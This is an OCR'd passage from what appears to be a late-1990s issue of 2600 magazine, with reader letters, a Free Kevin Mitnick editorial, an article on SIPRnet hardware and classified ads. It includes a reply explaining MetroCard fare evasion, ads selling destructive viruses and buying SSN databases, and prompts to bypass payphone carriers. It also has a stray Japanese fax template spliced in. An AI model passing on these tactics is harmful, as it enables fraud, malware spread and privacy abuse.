cafeteria. Then he told him SCAT-9 wasn't touched. So my parents picked me up and three days later my parents were told that an Ameritech Security Manager and a law enforcement man wanted to have a meeting with me. They came over to my house (with my parents' permission) and drilled me about my interest in phones and computers. The man from law enforcement identified himself as a computer security investigator and asked me if I had been out of the country or was planning to be. After the meeting the computer security guy told me that he would be watching me. For the past two months I have had a car outside my house (a Lincoln) and hear unusual clicks on my phone line. I sent an e-mail to my friend to ask his dad about it (he worked at Ameritech). So two weeks later my friend called me up and told me that his dad asked around at work about SCAT-9. He was intensely questioned about where he had heard about SCAT-9 and almost lost his job. He was questioned by a man and all of his files from his file cabinets were missing. So my question is *what the hell is SCAT-9 and who is across the street from me?*

darkrazor

Assuming you didn't somehow morph a video game into this adventure, we'll try and get to the bottom of it.

Dear *2600:*

Today we started school here in Salina, KS, and after being late for desktop publishing and getting made fun of by the seniors, I sat down and pulled out my binder. Shortly after pulling it out of my bag, the teacher noticed a flyer I put in the clear pocket on the front for the cover of the binder. The flyer was one I printed off that protested Miramax making the movie *Takedown* portraying Kevin Mitnick as an evil violent hacker. So as the teacher read the flyer, I kept thinking to myself, "I'm gonna get suspended for this one!" but as it turned out the teacher thought it was interesting! She said one of the assignments was to make a school newspaper and she told me to make an article on Kevin Mitnick. I will send you a copy when I am done. Just thought I'd let you know I'm spreading the word about Mitnick

SkidMarx

It's sad when kids in school are afraid to express themselves for fear of punishment. We're glad it worked out in this case.

Dear *2600:*

So I was fired from my job today. I was working at this Place called Consumer Card Services (1-800-554-2781). It's based in Oklahoma, but I was working out of the satellite office in Phoenix.

Anyhow, what we sold was financial backing on credit cards. We had a list of rebuttals and if the people were to ask "how would people get my account information?" the response I was supposed to give was, "Well, Mr/s (blank) maybe you've seen this on the news lately, but there are malicious computer criminals called hackers who will stop at nothing to get your account information so that they can make charges on your credit cards." I refused to say this. I explained to them many times that this is not correct and the media is not correct.

Because it was only my third week, I was supposed to still be following my script verbatim. But doing it my way I was making five to seven sales a day, even though the quota is three a day (the service is $200). So the boss was monitoring when I did it my way. The boss called me into his office and said he was letting me go. I went back to my cubicle to get my briefcase and my two supervisors were going through my briefcase. They said it was because they wanted to make sure I didn't steal anything. I happened to have the latest issue of *2600* in there (they published one of my letters!), so one of my supervisors held it up and said, "What the fuck is this? You stealing credit card info?" I was so pissed off that I grabbed my briefcase, stuck my mag back in, and walked out the door. To think that just because I read *2600,* just because I defended hackers, I must be a thief.

I feel saddened and hurt that that is the view the

public has of us.

Tuxedo Mask

More importantly, you should be proud that you stood up for your convictions. It may feel like shit but what you did took courage and you'll feel better in the end. Hopefully you'll inspire others to do the same and then we may actually get through to some of these thickheads.

Dear *2600:*

I have yet to become a subscriber to *2600* (I buy issues with saved change!) but I do buy every issue and it's all right. Just recently I was calling a friend and accidentally dialed the wrong number, so I hung up before letting it ring, and dialed the right number. I talked to him for about 30 minutes and had a nice chat. Immediately after I hung up, the phone rang and I picked it up. The call was from some paranoid person who has *69 service for the sheer purpose of harassing people like me (or so I am convinced). She proceeded to be very rude with me until I told her that I was sorry and promptly hung up on her. Sure, I might not have followed proper phone etiquette (because I hung up before I thought the call had been connected), but I don't think it was any place of her to try to call me back for 30 minutes straight until she got through, just to harass me.

My friends and I, who are very moral and law abiding citizens, have been harassed several times by people who abuse *69. It seems like these people pay the extra just to get *69 so that every time the phone rings they can call back and harass whoever might have called. I have received several nasty calls from these paranoid people, and I'm frankly sick of it. I have a question, if I call someone, accidentally, and then they call me back and harass me about it, how is that different than if they just called me and harassed me? In my opinion, it is still harassment and it is pretty much the same as a prank call to me. I'm sick of paranoid people who abuse their *69 to harass me every time my modem accidentally dials the wrong number because I was in a hurry, etc. Can't people be a little nicer and maybe before they call me back accept the idea that maybe I *wasn't* trying to do something "evil?"

Zero_Null

*This is exactly the kind of attitude that is fostered by promoting these confrontational services. There is no longer such a thing as an honest mistake - everyone is out to get you and you have to be prepared with Caller ID, Call Return, and Call Trace. It's really pretty sad. You can always block your outgoing calls with *67 if you can't get the line itself blocked. (Incidentally, you used the word harass (or a form of it) eight times in a single paragraph. For your records.)*

Facts

Dear *2600:*

Re your current issue, the editorial mentions a magazine called *Signal*. I wondered where I saw that name before? It was a magazine issued by the German government during the Nazi period, featuring pictures of victorious German soldiers.

hhiggins

Dear *2600:*

I recently found this out while looking up the number for Microcenter to pick up the new issue of *2600*. I looked at the front of the phone book where they show pictures of things. They had a Caller ID box on there. The number on the Caller ID box was 513-555-2600. What you think? Hackers in the phone company? Or just a guess at numbers?

Lord Mistical

Our agents are everywhere.... By the way, we're shocked and appalled that you didn't send us a copy.

Dear *2600:*

Is it just me or are the eyes of Janet Reno (15:2) just like the ones of the orangutan (14:2). Could you be saying that Reno is nothing but a monkey when it comes to computers? (The quote on the inside doesn't prove otherwise.)

Louis Blue

Some things are just too frightening to talk about.

Dear *2600:*

I recently bought a new "pen and paper Role-Playing Game" from a company called Eden Studios Inc. The name of the game is *Conspiracy X*. I must say, it is an excellent game. But that's not the point. The point is this: as I was reading the book, I saw a disturbing picture on page 43. The picture is that of a hacker, sitting at his computer, with a can of Jolt cola and his mouse pad has "2600" written clearly on it. The disturbing part is the fact that the hacker has a bullet hole in his head, and the bullet went straight through his head and shattered the computer screen! Is this picture supposed to be anti-hacker in meaning? And if it is, why do these pro-government types write an RPG about conspiracies? If it's not anti-hacker, then what the hell is it? Did you guys know about it? It does bear your logo....

Vex Hardline

And again, we're shocked and appalled that you didn't send us a copy.

Metrocard Fun

Dear *2600:*

I know that there has been a lot of curiosity as to how the MetroCards on the New York subway system work. Well, I have what you might call a social hack, although I haven't had the opportunity to try it yet. Since the new "unlimited" MetroCards have come out (you can ride 30 days for $63), the MTA has encouraged people to share them with family members and friends. But in order to prevent me from passing back my card to someone else right after I enter a station, there is a blackout period, which prevents the card holder from

entering the same station twice for 18 minutes. Well, it occurred to me - the MetroCard works on the subway *and* the bus. What if I was on the bus for more than 18 minutes, walked up to the front of the bus and offered to pay someone's fare with my card? Would the bus driver object? Would transit police storm the bus? It seems like it should be allowable, since I would be "sharing" the card. I hope *2600* readers in New York try this and report back what happens. It should be interesting!

Loggia

Some of us did just such a thing the day the cards became operational. Four of us started swiping people into a subway station the minute the cards became useful. Since each card didn't work for 18 minutes after the last swipe and we timed it evenly between us, we were able to let one person in around every five minutes. The system has since been changed so the time restriction doesn't apply to other stations. We envision gangs of roving youths walking up and down avenues and stopping at each subway station to swipe a bunch of people in. For those who don't want to invest that much time, simply swiping on the way out as well as on the way in will ensure that someone else gets into the system and help make a friendlier city.

Fun Sites

Dear *2600:*

After searching for sites on closed systems, I have found some sites where you can make a robot take pictures of classrooms, or make robotic arms look at little gardens, or even make things appear on an electronic sign. By the way, a closed system is where you can send information to a transducer and get a confirmed result, like a computer that turns on a light and then the computer beeps to tell you that the light is on for sure.

The site for controlling the robot is: *http://www.cs.cmu.edu/afs/cs.cmu.edu/Web/People/Xavier/* Xavier is the robot, and he runs on sonar, laser, and a camera to sense his way around the halls at Carnegie-Mellon. You must input your e-mail address to get a picture confirming that he did the task that you asked of him. You can also make Xavier say hi to professors and other things. There are specific times that he can be operated, so be a little crafty.

If you want to see a garden, the site is: *http://www.usc.edu/dept/garden/* The garden pictures will pop up right away, and all you have a do is click on an image map. You are able to manipulate a robot arm and choose an area where you want to plant a seed, water it, and make sure it gets enough artificial sunlight. The camera on the robotic arm lets you view your handiwork.

The site for a Remote Access Astronomy Project Remotely Operated Telescope is: *http://www.deepspace.ucsb.edu/rot.htm* This site lets you look into space - it's kinda self-explanatory. There is a digital camera located at the top of the Broida Hall, the physics building at UCSB, and it is attached to the back of a computer-controlled Celestron 14" telescope. All you have to do is fill out a form and include some information about where you want the telescope to look. It includes examples for you morons. If you would like some coordinates, try ra: 16h 39m 24s, dec: 16d 41m 00s south, gain: 4, etime: 6. Both filters remain at 8 (empty). Include a valid e-mail address, so you can get a picture confirming the telescope took pictures. You can use anything for ra and dec but you may have some problems if it's too close to the sun, so try anything above 14.00.

If you want to look at people on the beach, go to: *http://westland.net/beachcam/* You can go look at people on the beach! The photos here are clear and updated every 10 minutes. It's located in Venice Beach, on top of a store that does photo processing, jewelry, and other things. For those of you who care, the store is called Good See Store.

And for the electronic sign, go to: *http://home.netscape.com/people/mtoy/sign/* Sometimes the sign gets a little clogged and the phrase you wish to post may be knocked off. Just keep trying. This sign is connected to a Silicon Graphics IRIS machine. It's located at the engineering pit at Netscape, so try to say something profane to the engineers!

There are a few other places I have found, but they are all pretty lame, like viewing a refrigerator and the temperature inside, or talking to a stupid ass cat, or even looking at the number of Cokes in a pop machine.

KRaZy dOh

This letter cost us hours of valuable production time. Educational, though.


Still More FYROM Fun

Dear *2600:*

I've read a letter by Christos Paraskeyopoulos about the country FYROM which you placed as Macedonia with the abbreviation MAC. I also read your answer which I found rather disturbing (for me at least) and a bit ironic. I guess you don't care how the UN decides each new country's name and you call it with the name *you* decide. I would like to ask you to change the abbreviation MAC with the correct one, which is FYROM. And as far as the part which says: "Unless going around calling countries names like FYROM is your idea of humor," I would like to inform you that our idea of humor is going around calling countries names like USA.

Varelides Marios
(An angry Greek)

That's actually pretty funny. But the thing is, we call people in our country Americans because it's part of the USA name. Macedonia is part of the FYROM name yet you don't want us to call them Macedonians. You're mad at us for the wrong reason. If the country was called the Former Yugoslav Republic of Idiots, we would call them Idiots but we wouldn't call them FYROI's. We'd really like to know - what do you call those people who live in that place you don't like to say? And keep it clean.



Progress Continued from Page 5

glance at the many forums on the subject reveals that most people don't think the hack itself is a serious matter and that the *Times* had it coming, both for their lack of security and their apparent lack of journalistic integrity. And most everyone began to express an interest in the Kevin Mitnick story. On the www.kevinmitnick.com site (which was linked from the hacked site), our counter went from 13,534 hits the day before the *Times* hack to 62,582 hits the day of the hack and 98,116 the day after! Since then it seems to have leveled off between 20,000 and 30,000 a day but it's clear that a lot of interest was generated and many of those new people have been checking in for updated info. Yes, working within the system is preferable. But we cannot control the way everyone spreads the message, nor should we. When the system doesn't respond to continued injustice, people who have any spirit at all will find some way of getting the word out. The net is a far more level playing field than many of us realize. And the *Times* once again missed an opportunity to get it right by merely vowing to prosecute the hackers to the fullest extent of the law instead of looking at themselves to see what might have spurred this.

But throughout all of this, we cannot forget that Kevin remains in prison day after dreary day. Despite all that has been going on out here in the real world, behind bars things have changed remarkably little. Kevin has yet to even get a bail hearing, let alone bail. His latest appeal for this basic human right was turned down by the United States Supreme Court. He still hasn't been able to see the evidence against him because of the prosecution's irresponsible allegation that his accessing the evidence, only available on computer, would somehow create danger. With nearly 10 gigs of data to go through by his trial date in January, we don't see how it's even remotely possible that his defense team can be adequately prepared by then. That, apparently, is how the system works. Kevin will have no preparation for his defense and be forced to either go into court with a tremendous disadvantage or accept an "offer" from the prosecution which would no doubt keep him in prison for even longer and, more important to the prosecution, erode his support network by making him "guilty" in his own words. It's a painful and difficult decision for anyone to have to face. It takes strength to keep up this fight day after day and prison is designed to erode one's strength. The support that people have shown, particularly in recent months, has done much to build Kevin's resolve and to emphasize that maybe things aren't hopeless after all.

No matter what kind of torture/mind games they put him through on the inside, we on the outside must not back down. This has gone on for far too long. Kevin Mitnick deserves to be released *immediately.* It's no longer an issue of what he did. Enough is enough. His continued incarceration for what he was accused of is nothing short of a human rights abuse. We managed to make this clear to Hollywood. Now it's time for Washington.

Please show your support by getting as many "Free Kevin" bumper stickers visible as you can. We're selling them for $1 each with a minimum order of 10. Every penny goes towards Kevin's defense fund. We're donating the cost of printing so nothing will be deducted from your contribution. Make your checks/money orders out to Kevin's grandmother, Reba Vartanian. and mail them to us - 2600 Bumper Stickers, PO Box 752, Middle Island, NY 11953. *Do not make your checks out to 2600!*

You can also show support by grabbing the virtual "Free Kevin" bumper sticker available on the web sites named above and getting it placed on as many sites as you can (with permission, please!). If you're interested in printing out a leaflet and distributing it, you can find a section for downloading them on our sites as well.

More on SIPRnet

by Ex-Eleven

As an open systems geek who makes a living doing network integration along with network security, it makes me smile when my compatriots find weaknesses that I've escalated to network administrators. I'd like to give a big shout out to the Ruiner for his recent article. Sometimes in the course of my job, I get to work on "sensitive" networks. The SIPRnet is an example of this.

To summarize what Ruiner said, SIPRnet is a network primarily composed of Un*x systems that are connected via encrypted links. In his time there was a dial-up modem pool that used Cisco 2511 terminal servers and challenge/response authentification. By and large what he stated is pretty darn accurate, although there have been some changes. We'll get to those shortly.

SIPRnet is a defense network that connects subnets and individual hosts that are classified at the secret level. This means that you will find unclassified documents on it (by virtue of being added to a secret host, they become secret) and secret classified documents on the network but you won't find top secret things like plutonium levels within warheads or launch codes. The SIPRnet is managed by DISA (Defense Information Systems Agency) from a bunker inside a mountain. For those of you who care, the bunker is at Ft. Dietrick in Frederick, MD.

The dial-up ports have been eliminated to the best of my knowledge and they certainly are not endorsed or supported by SIPRnet network operations. Connectivity is provided via Frame Relay connections starting at 56k and working their way up. Line provisioning is done through GTE government systems. No surprise there. The connectivity is done as follows: The line is fed into a standard Motorola CSU/DSU which connects to the encryption unit (probably triple DES). The CSU/DSU side of the crypto is known as the black side. The router side is known as the red side (because this is the unencrypted side). The router is either a Cisco 2501, 2514, 4500, or 7000 depending on the users' needs.

The cryptography unit is either a KG-84 or a KIV-7. The KG-84 has been manufactured by several different companies including Bendix and Allied Signal. The KIV-7 is manufactured by Allied Signal. Both units are designed and approved by the NSA. When installed initially they are basically dumb boxes, until someone loads the crypto keys that will be used on the link. As I understand it, the keys are loaded via a *paper tape,* although I haven't been able to find this out for sure. I do know that it's something like that but cannot find out since I am not a cleared individual. I know that the crypto devices change their key throughout their connections via something called an OTAR. OTAR stands for Over The Air Rekey. They also have to have a device called a CIK plugged in to be operational. The CIK is a Crypto Ignition Key that looks like a small two-sided plastic comb. When the crypto device is separate from the CIK, it is considered sensitive but not classified. The opposite also applies.

The hosts that are attached to the network have to be secured to at least a C-2 level. Security levels are tested by a SIPRnet tiger team out of Virginia. The exception to this rule though is that there are some NT boxes attached to this network. As you all know, NT is not C-2 unless it doesn't have a network card or floppy drive (go figure).

SIPRnet holds a lot of opportunities for those who have the skills to get access. Perhaps someone on the inside can give us more details.

ＦＡＸ送信状

送信先　　会社名
部署名
役職名
名前　　様

発信元　　会社名
郵便番号　〒
本社

TEL
FAX
部署名
名前

1997年5月19日　　本紙を含め全1枚

拝啓　貴社益々ご清栄のこととお慶び申しあげます。平素は格別のお引き立てを賜り厚くお礼申しあげます。
下記のとおり書類をご送付申しあげます。ご査収の上、宜しくお取りはからいくださいますようお願い申しあげます。

敬　具

I have a complaint! 2600.com

Fack you 2600.com

Ada 2600.com

Wannabee 2600.com

all-elbows 2600.com

"JEDGAR" joe@ff.iij4u.or.jp

by FORTRAN MAN!

Do you have a message for us? No matter how unintelligible or insane you happen to be, our fax lines are always open for you. (516) 474-2677. Country code 1.

For Sale

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, SLOT MACHINE MANIPULATORS, SURVEILLANCE, RADAR JAMMERS, LOCK PICKING, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd. #267, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, newsletters and videos for only $1 (S&H). Our products cover information on hacking, phreaking, cracking, electronics, virii, anarchy and the Internet. Legit and recognized world-wide. Send your $1 US to: SotMESC, Box 573, Long Beach, MS 39560.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; FORBIDDEN SUBJECTS CD-ROM (330mb of hacking files) $12 ppd; DISAPPEARING INK FORMULAS - safely write memos, love letters or nasty notes. Fade time is adjustable. $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

PAOLO'S ONLINE: http://www.paolos.com. Not just the same old cheap pick sets and maybe a pick gun. We have access to the bleeding-edge locksmithing tools, from code books to safe penetration to '99 model auto entry! We specialize in special orders. Stop getting gouged/ripped off by lamer spy shops, and let us equip you with the latest and greatest in the trade. Also, switchblades, exotic weaponry, non-lethal self-defense, and more. Your BEST PRICE beat, and YOUR SATISFACTION GUARANTEED. Serving professionals since 1996.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

OFFERING SIX VIRUSES/VIRI which can automatically knock down DOS and Windows 3.1 operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5 even TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 219 Lexington Rd., Elgin, TX 78621-1645, omegaman4@juno.com.

BROADEN YOUR MIND! I am selling the following information for cheap. Set up Windows 3.xx with multiple configurations. Complete code and instructions to give each user different wallpaper, screen savers, even screen resolutions! Much more! Only $4.00. How to change the startup graphic in all Windows versions. Bonus: how to change Win 95/98 exit screen. All for only $2.00. Pamphlet on how to hide files, e-mail, etc. in a graphic picture. Can store files up to 200k. Requires programming knowledge. Only $2.00. Send cash, check, or money order (preferred, for fastest service) to: John D. Lord, PO Box 488, Boonville, IN 47601.

Help Wanted

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to

bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

LUCRATIVE JOINT VENTURE. "Top Gun" hacker or surveillance expert needed. Call in complete confidence: Ross (612) 306-1245.

SEEKING HELP on how to identify unauthorized duplications of computer software programs by corporate entities. Possible reward for those who can help. Please respond to: Martin Drost, 4949 W. Dempster, Skokie, IL 60077.

Wanted

DONATIONS DESPERATELY NEEDED to help stock prison library with computer manuals, magazines, and other computer related material. The administration of this facility refuses to use funds from the library budget to purchase such materials because, as one official said, "Convicts aren't smart enough to operate a computer, nor should they be." The admin did state, however, that I'm free to donate computer related material to the library myself, if I want. If you would like to help, please send books, magazines, or money orders (no checks) to: Jeffery Kook #258260, Ionia Maximum Facility, 1576 Bluewater Hwy, Ionia, MI 48846. All books and magazines must come directly from the publisher. Personal correspondence also welcome and appreciated.

WANTED: Heathkit ID-4001 digital weather computer (working). Also wanted: Heathkit: ID-1890, ID-1990, ID-2090. Does anyone have, or know where one can obtain, a TELEPHONE-LINE POWERED MINIATURE TOUCH TONE TELEPHONE DIGIT LOGGER which will hold in memory, preferably non-volatile, all digits dialed to the extent of at least 75 ten-digit telephone numbers? Contact: WANTED, PO Box 11562 (tn), St. Clt, Missouri 63105.

WE WANT TO BUY DATABASES. We will purchase any public or private database that contains name (or company name) / address / telephone number / date of birth / ssn, etc. or any combination of the above - i.e., driver licenses, motor vehicles, voter registrations, criminal records, corporate records, real property, UCCs, etc. Foreign databases also purchased. Immediate cash paid. Send details to: Mr. Data, POB 155, Midwood Station, Brooklyn, NY 11230.

DO YOU NEED NUMBERS? I want interesting toll-free 800/888 phone numbers such as ANI's, CNA's, PBX's, voice systems, computers, weird numbers, or anything else. I will give you TWO numbers from my collection for every ONE number you send me. Please e-mail all numbers to: ender101@juno.com.

Services

INFORMATION ARCHIVES. DoD manuals, source codes, etc. $2 + one 32 cent stamp for catalog. NEW: Find anything about anyone! Just send us all the information you have on the person in question and what information you would like to learn for a FREE cost estimate. Information Archives, J. Olsommer, PO Box 222, Lakeville, PA 18438.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cybercrime@dmorrow.com. Extensive computer and legal background.

Personal

HELP! THIS IS AN SOS MESSAGE. *2600* readers sought as pen pals by computer illiterate prisoner. I seek to discuss "collective thought" possibilities that are financially orientated. Pyramid this message on any anarchy orientated bulletin boards. Thanks. Purcell Bronson, AF8163, Drawer K, Dallas, PA 18612.

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 12/1/98.

MEETINGS MEETINGS MEETINGS MEETINGS MEETINGS MEETINGS MEETINGS MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria Food Court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 and Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes and Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall Food Court.

Illinois

Chicago: La Piazza Cafe at 3845 North Broadway.

Kansas

Kansas City: Food Court at the Oak Park Mall in Overland Park.

Kentucky

Louisville: St. Matthews Mall Food Court

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes and Noble, 6:30 pm.

Nevada

Reno: Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court, 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway and across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Wolfchase Galleria in the food court.

Nashville: Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Food court under the stairs in Galleria 2, next to McDonalds.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street, 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

IRELAND

Dublin: Phone boxes opposite Stephen's Green Shopping Centre.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside Marks & Spencers, next to the Grampian Transport kiosk.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton Food Court.

SPAIN

Granada: Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

It's safe to subscribe to 2600. We know a lot of you were afraid that we would disappear and take your money with us. Since we announced our financial problems last year, many of you haven't renewed your subscriptions and have instead gone to the newsstands. Since our problems are now behind us, even the most paranoid people no longer have anything to worry about. Of course, there's the possibility of your name being tracked by all kinds of monitoring agencies. But did you ever think of the risks of not subscribing? You could get hit by a bus crossing the street on the way to the bookstore or get involved in one of the many fights to the death that occur over the last issue on the stands. And those same monitoring agencies will find out what you bought anyway. So play it safe. Have 2600 delivered to the relative safety of your home or office at the same price we've had since 1991!

Name: _____ Amt. Enclosed: _____

Address: _____ Apt. #: _____

City: _____ State: _____ Zip: _____

Individual Subscription

O 1 Year - $21 O 2 Years - $38 O 3 Years - $54

Corporate Subscription

O 1 Year - $50 O 2 Years - $90 O 3 Years - $125

Overseas Subscription

